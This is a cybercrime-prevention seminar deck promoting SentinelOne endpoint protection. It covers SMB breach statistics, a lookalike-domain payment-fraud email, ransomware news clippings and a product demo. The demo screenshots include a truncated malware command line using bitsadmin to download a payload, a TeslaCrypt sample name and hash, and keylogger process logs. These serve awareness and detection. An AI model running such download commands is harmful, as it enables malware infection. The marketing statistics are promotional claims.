

# CYBERCRIME PREVENTION SEMINAR

Protect Yourself and Your Business

Presented by:

**Drew Sanford**

and

Hi-Link Technology Group



# Drew Sanford

---

Drew Sanford is the CO-Founder of CARVIR, LLC. a security vendor focused at enabling Managed Service Providers to bring Enterprise Class Tools into the SMB space. CARVIR's clients MSPs from all over North America and the World.

Before founding CARVIR, Drew served as COO and Co-Owner of a Nashville, TN based MSP that served customers in the Southern part of the United States focused on the Automotive, Manufacturing, Distribution and Medical verticals.

Drew has served as CIO of numerous organizations during his career and has co-written two books.

In his personal life, Drew enjoys serving as a board member on numerous area non-profits focused on the arts and the underserved within the community.

# Cyber Security Goals

- **State of Security 2018**
- **Latest Attacks**
- **Who Are The Victims**
- **The Problem We Face**
- **What You Can Do**



# Poll

➤ **Have you or do you personally know someone that has been infected with Ransomware?**

➤ **Yes**

➤ **No**

# Are Small & Midsized Businesses Safe?



Impact  
**\$250K+**

Pam  
CFO, Small biz

Email-laden  
malware

Web hijack to  
banking sites

Credibility with  
phone interaction

**76%** businesses experienced situations where malware / exploits have bypassed AV solutions

**14%** small businesses rate their ability to mitigate cyber risks, vulnerabilities and attacks as highly effective

# Not Just Big Business

**1** IN **5**

of all small businesses will suffer a cyber breach this year.

---

**81%**

of all breaches happen to SMBs, just like yours.

---

**97%**

of all breaches could have been prevented with today's technology.

# AV Is No Match For The New Threat Landscape



## Malware

- Ransomware, trojans, worms, backdoors
- File-less / Memory-based malware




## Exploits

- Document-based exploits
- Browser-based exploits



## Live Attacks

- Script-based: Powershell, Powersploit, WMI, VBS
- Credentials: credential-scraping, Mimikatz, tokens



# Traditional AV Solutions Cannot Keep Pace

## Total Malware



Last update: 11-28-2016 15:39


Copyright © AV-TEST GmbH, [www.av-test.org](http://www.av-test.org)

# 390K

new malicious code  
samples per day  
(according to AV-Test.org)



# Legacy AV Vendors Cannot Respond Fast Enough



**95%**

of Malware types  
showed up for  
less than 30 days

**4 out of 5**

Malware variants  
lasted less than  
1 week

# Multiple-Tools vs. Unified Approach

## Unified Approach

- Single, lightweight agent
- Single management console
- Fewer FTEs
- Reduced TCO



### Pre-Execution



Advanced Static Prevention  
+ Whitelisting / blacklisting

### On Execution



Dynamic Malware Detection  
Dynamic Exploit Detection

### Post-Execution



Mitigation



Remediation



Forensics

## Multi-Solution Approach

- Multiple agents
- Multiple management consoles
- More FTEs
- > 4x TCO of SentinelOne




# Anatomy Of A Ransomware Attack

Entry: Email, Drive-By Click, or Insider Threat



Protecting The Human Is Your First Priority

- 1) Every Email
- 2) Every Website
- 3) Every Click
- 4) Every Shared Network File
- 5) Every Cloud Storage File
- 6) Every Device
- 7) Every Employee
- 8) Every Time



**An Attacker Only Needs To Be Right ONCE!**

# SPAM Techniques

**From:** John Smith [mailto:[john.smith@abcsteelvorks.com](mailto:john.smith@abcsteelvorks.com)]  
**Sent:** Wednesday, April 27, 2016  
**To:** Susan Jones  
**Subject:** Payment Needed Today!

Fake domain:  
replaced 'w' with  
'vv' (two v's)

Susan - Are you available to make urgent payment for me today?

Is salutation  
consistent for  
sender?

John M. Smith, President and CEO  
T: 555-555-1111 e: [john.smith@abcsteelworks.com](mailto:john.smith@abcsteelworks.com)

**From:** Susan Jones [mailto:[susan.jones@abcsteelworks.com](mailto:susan.jones@abcsteelworks.com)]  
**Sent:** Wednesday, April 27, 2016  
**To:** John Smith  
**Subject:** RE: Payment Needed Today!

Real domain has 'w'

Yes, I am in the office all day. Please send me the payment details.

Susan Hoyle  
Controller/CFO  
T: 555-555-2222 e: [susan.jones@abcsteelworks.com](mailto:susan.jones@abcsteelworks.com)

Other examples of  
domain name alterations:

- l vs. i or 1
- q vs. g
- 0 vs. O
- rn vs. m
- **Extra/missing letters**  
[abcsteellworks.com](http://abcsteellworks.com)  
[abcsteelwork.com](http://abcsteelwork.com)

**From:** John Smith [mailto:[john.smith@abcsteelvorks.com](mailto:john.smith@abcsteelvorks.com)]  
**Sent:** Wednesday, April 27, 2016  
**To:** Susan Jones  
**Subject:** RE: Payment Needed Today!

Can you spot any  
other warning  
signs?

Attached are payment instructions. Code to Admin Expenses. I am out and not reachable by cell today use email only. Let me know as soon as payment sent - must be done today or we pay big late fee.

John M. Smith, President and CEO  
T: 555-555-1111 e: [john.smith@abcsteelworks.com](mailto:john.smith@abcsteelworks.com)

# Poll

➤ **Should you pay the ransom if you get infected?**

➤ **Yes**

➤ **No**

# \$2,100,000 Per Week In Ransom Payments

In February, officials at Hollywood (Calif.) Presbyterian Medical Center paid a relatively small sum, \$17,000 in Bitcoin, for the release of their patient data and their multi-million dollar HIT system after a **ransomware attack**. But one well-known security industry firm, Symantec, Mountain View, Calif., estimated in 2012 that ransomware practitioners knocked down more than \$30,000 per day in ransom payments world-wide.

Today, "it's probably more like \$300,000 a day," said Michael Bruemmer, vice president of Experian's data breach resolution unit, and it's made largely on volume. "The average payment is about 2 Bitcoins, or \$670. It's really small amounts."

# Victims Don't Talk

The reason the public is not hearing more about them is because the victims don't talk.

"It's like an iceberg, where you only see 30% above the water," Bruemmer said since many in healthcare industry remain quiet about getting hit.

## What's Your Reputation Worth?

**Modern  
Healthcare**

*The leader in healthcare business news, research & data*

<http://www.modernhealthcare.com/article/20161202/NEWS/161209980>



With a finance and HR system from Workday, you can develop a competitive talent strategy. And that sounds pretty great.



Learn more

workday

## SECURITY

### Connecticut Courts Hit with Ransomware Attack

According to court officials, 114 of the 535 servers were affected, but the threat has since been contained.

BY DAVID OWENS, THE HARTFORD COURANT / MARCH 9, 2018



SHUTTERSTOCK



(TNS) — A ransomware attack has knocked the Connecticut court system's computers off line.



The ransomware infection began Friday morning, said Melissa Farley, a Judicial Branch spokeswoman.

ADVERTISEMENT

The IBM Cloud is the cloud for smarter business.

Learn more

SECURITY  
with Dan Lohmann



Securing the Smart City

5 Ways to Initiate Communication about Cybersecurity

3 Ways to Fight the Cyber Talent War

3 Ways to Stop Business Email Compromise

Cybersecurity Has a Metrics Problem — Here's What You Can Do About It

VISIT BLOG

ADVERTISEMENT







Breaking News

# Computer Virus Contained After Spreading To 12 Agencies, DAS Said



By **Christine Dempsey** · Contact Reporter  
cdempsey@courant.com

FEBRUARY 26, 2018, 5:50 PM | HARTFORD

**S**tate employees worked throughout the weekend to contain a virus that had spread to more than 100 computers, a Department of Administrative Services spokesman said Monday.

Jeffrey Beckham said most computers were protected, but the virus infected about 160 in a dozen agencies. The impact to state business is not expected to be significant, he said.

The bug was detected late Friday afternoon, Beckham said, and staff noticed that it matched the profile of a ransomware virus. The DAS technical security team began to work with the agencies for which the alert was triggered.

Agency IT workers went to work and commissioners were alerted to the virus. DAS worked with agency employees to get it under control so it wouldn't spread further.

They made "significant progress," he said, and contained the virus Sunday night. Most computers were protected by antivirus software and other precautions.

"The total number of infected machines that were not handled by antivirus protections was approximately 160 across 12 agencies," Beckham said.

There are no reports of files being encrypted or of data loss, Beckham said.

Get Bitdefender.  
**Limited time offer!**

**Bitdefender**  
Do your thing, protected

**BUY NOW**

ADVERTISEMENT

“Cybersecurity is a current trend that all industries are dealing with. The challenge is to provide convenient, flexible technology tools to employees and consumers without compromising the security of our systems.”

—Robert Lanni, CIO & SVP, Combe Inc.



**914INC.: If your IT budget were limitless, what would be on your wish list and why?**

**Coppola:** I'd put more into securing systems. You don't want to be the next Yahoo, the next company that gets hit. You don't want to be on the front page of the papers [because of something like that].

**Cacchiani:** With all the money in the world, I would spend more on the planning side, to be sure we can build what we need to execute.

**Jacknis:** One issue with budgets is the push and pull between maintaining what you have and investing in new technology. As a CIO, I was aggressive in throwing old things out, but a lot of CIOs don't have the power to do that. Many of them would like to do new things because 70 percent of their budget is just maintaining old things.

**Lanni:** I would invest in IT R&D to expand the use of artificial intelligence, robotics, and home automation — the Internet of Things. All of these technologies will have an increased impact on how we work, play, shop, socialize, and live. Plus, I think they are cool.

**914INC.: What are the most common mistakes made by business owners or managers, regarding IT needs?**

**Jacknis:** Fear. From fear, you don't ask tough questions because you are afraid of looking

# The Cyber Environment

People

Cyber Identity

Information Layer

Physical Infrastructure

Geographic Layer




# Everything Connected


**One  
individual...**

**...with multiple, complex  
relationships to other  
levels of the  
environment...**

**...that also change over time.**



# The SentinelOne Endpoint Protection Platform



## BEFORE



Cloud Intelligence +  
Whitelisting / Blacklisting



Advanced  
Static Prevention

## DURING



Dynamic Malware  
Detection



Dynamic Exploit  
Detection

## AFTER



Mitigation



Remediation



Rollback



Forensics

SentinelOne®

# Advanced Static Prevention


- Major breakthrough in signature-less detection, based on machine learning
- **Deep File Inspection (DFI) engine** prevents advanced malware-- on access
- Supported on all endpoint platforms:  
**Windows / MacOS / Linux**
- Engine supports all mitigation actions

# 31,000


**Unique file characteristics**  
defined and referenced



Known *and* unknown  
file-based malware



ATTACK STORY LINE



cmd.exe (CLI interpreter) (PID 664)

DETAILS EVENTS

2017-06-09T15:28:59.638000

cmd.exe (CLI interpreter) (PID 664)

Arguments:

```
/c *waitfor /t 10 atzywron & bitsadmin /transfer uwymyr /download ...
```




## BINARY ANALYSIS

2015-09-16-Nuclear-EK-payload-TeslaCrypt-2.0.exe

### ACTIONS

No mitigation actions are available.



 File: 2015-09-16-Nuclear-EK-payload-TeslaCrypt-2.0.exe  
Path: \\Device\HarddiskVolume3\Users\Setup\Desktop\2015-09-16-Nuclear-EK-s...

 Machine: TNDI-TEST-PC  
Domain: WORKGROUP

 Identified: 08/08/2017 16:24:26  
Reported at: 08/08/2017 16:24:23

### SUMMARY

 Risk levels: N/A

 Signed File: N/A

 2015-09-16-Nuclear-EK-payload-TeslaCrypt-2.0.exe  
Ver: N/A

 263188e9bdeec2b13e3b4a19730eff44fb804c5f


Source	Action	Target
0.1 WINWORD.EXE (shipment.doc)	gathered WMI information	WINWORD.EXE (shipment.doc)
Source	Action	Target
9.5 OUTLOOK.EXE	created process	WINWORD.EXE (shipment.doc)
WINWORD.EXE (shipment.doc)	installed a low level key logger	WINWORD.EXE (shipment.doc)
0.1 WINWORD.EXE (shipment.doc)	created process	FXC_ProxyProcess.exe
0.3 WINWORD.EXE (shipment.doc)	created process	WINWORD.EXE (interactive session)
0.3 WINWORD.EXE (shipment.doc)	executed own image	WINWORD.EXE (interactive session)
WINWORD.EXE (interactive session)	installed a low level key logger	WINWORD.EXE (interactive session)
WINWORD.EXE (interactive session)	checked whether process is being debugged	WINWORD.EXE (interactive session)
WINWORD.EXE (interactive session)	checked whether process is being debugged	WINWORD.EXE (interactive session)
5.9 WINWORD.EXE (shipment.doc)	created process	cmd.exe (CLI interpreter)
6.0 cmd.exe (CLI interpreter)	created process	conhost.exe
6.1 cmd.exe (CLI interpreter)	created process	waitfor.exe

Suspicious Behavior

Quarantine

SOC Analysis

Source	Action	Target
0:1 WINWORD.EXE (shimmed.exe)	gathered WMF information	WINWORD.EXE (shimmed.exe)
0:5 OUTLOOK.EXE	created process	WINWORD.EXE (shimmed.exe)
0:1 WINWORD.EXE (shimmed.exe)	checked if file name has trigger	WINWORD.EXE (shimmed.exe)
0:1 WINWORD.EXE (shimmed.exe)	created process	SEC_PolicyProcess.exe
0:1 WINWORD.EXE (shimmed.exe)	received user input	WINWORD.EXE (interactive session)
WINWORD.EXE (interactive session)	checked if file name has trigger	WINWORD.EXE (interactive session)
WINWORD.EXE (interactive session)	checked whether process is being debugged	WINWORD.EXE (interactive session)
WINWORD.EXE (shimmed.exe)	created process	cmd.exe (CLI interpreter)
0:1 cmd.exe (CLI interpreter)	created process	cmd.exe (CLI interpreter)
0:1 cmd.exe (CLI interpreter)	created process	cmd.exe (CLI interpreter)



# Visionary Leader on the 2017 Gartner MQ



“...SentinelOne has had stellar growth in the enterprise EPP market, and expects it to continue for the next couple of years as it maintains a reputation as a leading NGAV vendor.”

## Visionary Quadrant Leader

### Gartner 2017 Magic Quadrant Endpoint Protection Platforms

#### Gartner, Magic Quadrant for Endpoint Protection Platforms, 30 January 2017

Gartner does not endorse any vendor, product or service depicted in its research publications, and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner's research organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.




**Your data and applications are moving to the cloud:**

**62% of organizations will run 100% of their IT in the cloud by 2020.**



**Your employees are mobile and connected everywhere:**

**61% of workers report working outside the office at least part of the time**



**Data breaches are at an all-time high:**

